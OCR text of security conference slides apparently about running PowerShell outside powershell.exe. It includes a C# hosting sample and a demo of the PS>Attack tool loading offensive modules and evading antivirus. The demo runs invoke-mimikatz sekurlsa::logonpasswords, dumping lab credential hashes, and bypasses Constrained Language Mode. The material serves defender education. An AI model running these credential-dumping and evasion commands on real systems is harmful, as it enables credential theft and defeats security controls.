
PowerShell without PowerShell.exe

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Run PowerShell from .Net

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- “PowerShell ps = PowerShell.Create()”
- Ben Ten’s “Not PowerShell” https://github.com/Ben0xA/nps

```
namespace HostSamples
{
  using System;
  using System.Management.Automation;  // Windows PowerShell namespace.

  /// <summary>
  /// This class defines the main entry point for a host application th
  /// synchronously invokes the following pipeline:
  /// [Get-Process]
  /// </summary>
  internal class HostPS1
  {
    /// <summary>
    /// The PowerShell object is created and manipulated within the
    /// Main method.
    /// </summary>
    /// <param name="args">This parameter is not used.</param>
    private static void Main(string[] args)
    {
      // Call the PowerShell.Create() method to create an
      // empty pipeline.
      PowerShell ps = PowerShell.Create();

      // Call the PowerShell.AddCommand(string) method to add
      // the Get-Process cmdlet to the pipeline. Do
      // not include spaces before or after the cmdlet name
      // because that will cause the command to fail.
      ps.AddCommand("Get-Process");

      Console.WriteLine("Process                  Id");
      Console.WriteLine("---------------------------");

      // Call the PowerShell.Invoke() method to run the
      // commands of the pipeline.
        foreach (PSObject result in ps.Invoke())
      {
        Console.WriteLine(
                "{0,-24}{1}",
                result.Members["ProcessName"].Value,
                result.Members["Id"].Value);
      } // End foreach.
```


C:\Temp\PSAttack\PSAttack.exe
PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode
Decrypting: Inveigh-Relay
Decrypting: Inveigh
Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp\PSAttack #> get-attack

Welcome to PS>Attack!

Get-Attack will let you search through the built in attacks to find what you're looking for.

The search will look through the description of the attacks as well as some predefined
categories. Those categories are:

[*] Recon
[*] Passwords
[*] Exfiltration
[*] Code Execution
[*] File Tools
[*] Network

Get-Attack Examples:
[*] get-attack netcat
[*] get-attack passwords
[*] get-attack smb

Once you find an attack you want to try, you can find out more about the command with the
```

PSAttack!!

```
C:\Temp\PSAttack #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 947799 (00000000:000e7657)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 03/05/2016 21:09:04
SID               : S-1-5-90-0-3
        msv :
         [00000003] Primary
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Flags    : I00/N01/L00/S01
         * NTLM     : 2118de886ec0eed6c96538760d0b39a2
         * SHA1     : 46b463c2c974ff12e80dba287646ad7e05
        tspkg :
        wdigest :
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Password : (null)
        kerberos :
```

Task Manager

File Options View

Processes | Performance | App history | Start-up | Users | Details | Services

Name	Status	25% CPU	66% Memory
Task Manager		4.1%	8.6 MB
Windows Command Processor		0%	0.1 MB
Windows Explorer		0.7%	14.8 MB
Background processes (11)			
Host Process for Windows Tasks		0%	1.6 MB
Microsoft Windows Search Inde...		0%	2.2 MB
Microsoft® Volume Shadow Co...		0%	0.1 MB
RDP Clipboard Monitor		0%	1.3 MB

PS Constrained Language Mode?

Administrator: Windows PowerShell

```
PS C:\>
PS C:\> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.0.10586.117
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.10586.117
CLRVersion                     4.0.30319.18063
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\>
```

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 20
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo
  '#####'                                     with 17 modules * * *
```


Windows Task Manager


File Options View Help


Applications | Processes | Services | Performance | Networking | Users

